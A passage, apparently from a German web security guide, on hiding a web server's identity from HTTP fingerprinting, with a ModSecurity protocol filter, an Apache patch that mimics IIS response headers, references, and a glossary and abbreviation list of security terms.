SecFilterSelective THE_REQUEST "!HTTP\/(0\.9|1\.0|1\.1)$"
```

## Quellcode-Änderung

Das ist die schwierigste, aber auch wirksamste Aufgabe für Fingerprinting-Gegenmaßnahmen. Das Risiko und der Erfolg hängen im

Wesentlichen von den Programmierkenntnissen und der Web-Architektur ab. Diese Aufgabe beinhaltet das Ändern der Sourcecodes des Webservers vor der Kompilierung, oder das Ändern der Binärfiles mit einem entsprechenden Editor.

Für Open-Source-Webservers wie Apache ist diese Aufgabe wesentlich einfacher, da der Sourcecode vorhanden ist.

**Reihenfolge Header** – Unten ist ein Patch für den Sourcecode des Apache 1.3.29, der die Reihenfolge von `Date` und `Server` und die Ausgabe der OPTIONS-Methode für den IIS simuliert. Dieser Patch ändert die Datei http_protocol.c im Verzeichnis /apache_1.3.29/src/main. Der Abschnitt zu OPTIONS liefert Header, die normalerweise einer IIS-Response zugeordnet werden. Das beinhaltet den `Public`, `DASL`, `DAV` und Cache-Control Header.

```
--- http_protocol.c.orig        Mon Apr 26 02:11:58 2004
+++ http_protocol.c     Mon Apr 26 02:43:31 2004
@@ -1597,9 +1597,6 @@
     /* output the HTTP/1.x Status-Line */
     ap_rvputs(r, protocol, " ", r->status_line, CRLF,
NULL);


-    /* output the date header */
-    ap_send_header_field(r, "Date", ap_gm_timestr_822(r-
>pool, r->request_time));
-
     /* keep the set-by-proxy server header, otherwise
      * generate a new server header */
     if (r->proxyreq) {
@@ -1612,6 +1609,9 @@
         ap_send_header_field(r, "Server",
ap_get_server_version());
     }
```

```
+    /* output the date header */
+    ap_send_header_field(r, "Date", ap_gm_timestr_822(r-
>pool, r->request_time));
+
     /* unset so we don't send them again */
     ap_table_unset(r->headers_out, "Date");        /* Avoid
bogosity */
     ap_table_unset(r->headers_out, "Server");
@@ -1716,7 +1716,9 @@
     ap_basic_http_header(r);


     ap_table_setn(r->headers_out, "Content-Length", "0");
+    ap_table_setn(r->headers_out, "Public", "OPTIONS,
TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL,
PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH");
     ap_table_setn(r->headers_out, "Allow", make_allow(r));
+    ap_table_setn(r->headers_out, "Cache-Control",
"private");
     ap_set_keepalive(r);


     ap_table_do((int (*) (void *, const char *, const char
*)) ap_send_header_field,
```

## Referenzen


*„An Introduction to HTTP fingerprinting”*
http://net-square.com/httprint/httprint_paper.html

*„Hypertext Transfer Protocol – HTTP/1.1”*
http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc2068.html#sec-14.39

*„HMAP: A Technique and Tool for Remote Identification of HTTP Servers”*
http://seclab.cs.ucdavis.edu/papers/hmap-thesis.pdf

*„Identifying Web Servers: A first-look into Web Server Fingerprinting”*
http://www.blackhat.com/presentations/bh-asia-02/bh-asia-02-grossman.pdf

*„Mask Your Web Server for Enhanced Security”*
http://www.port80software.com/support/articles/maskyourwebserver

*„Web Intrusion Detection and Prevention”*
http://www.modsecurity.org

*„IIS LockDown Tool 2.1”*
http://www.microsoft.com/downloads/details.aspx?FamilyID=DDE9EFC0-BB30-47EB-9A61-FD755D23CDEC&displaylang=en

*„URLScan Tool”*
http://www.microsoft.com/downloads/details.aspx?FamilyID=f4c5a724-cafa-4e88-8c37-c9d5abed1863&DisplayLang=en

*„ServerMask Tool”*
http://www.port80software.com/products/servermask/

# Glossar

- application Anwendung
- attack Angriff
- attacker Angreifer
- authentication Authentifizierung, Beglaubigung
- authorization Authensisierung, Berechtigung erteilen
- authority Autorität, Kontrollstelle (-behörde)
- brute force „mit roher Gewalt”
- buffer overflow Pufferüberlauf
- cipher Chiffre
- certificate Zertifikat
- decode dekodieren, (auch entschlüsseln)
- decrypt entschlüsseln
- encode kodieren, (auch verschlüsseln)
- encrypt verschlüsseln
- enumeration Aufzählung
- file extension Datei-Extension, Dateinamenserweiterung
- fixation Bindung, Fixierung
- fraud Betrug, erschleichen
- hash Prüfsumme
- hijacking Entführung
- replay Wiederholung
- script Skript
- security Sicherheit, Sicherung
- spoofing Verschleierung (im Sinne von fälschen)
- thread (Faden, Gewinde) in der IT ein Teilprozess im Gegensatz zum eigenständigen Prozess
- threat Bedrohung
- user Benutzer, Anwender
- vulnerability Schwachstelle

# 3 Gebräuchliche Abkürzungen

- CA Certificate Authority
- CGI Common Gateway Interface
- CSRF Cross-site Request Forgery
- CVE Common Vulnerability E...
- DoS Denial of Service
- HTTP Hyper Text Transfer Protocol
- HTML Hyper Text Markup Language
- ID Identifier
- MiTM Man in the Middle
- OWASP Open Web Application Security Project
- SSL Secure Socket Layer
- URI Uniform Resource Identifier
- URL Uniform Resource Locator
- WAF Web Application Firewall
- WAS Web Application Security
- WAS-TC Web Application Security Threat Classification
- XSS Cross-site Scripting

## Lizenz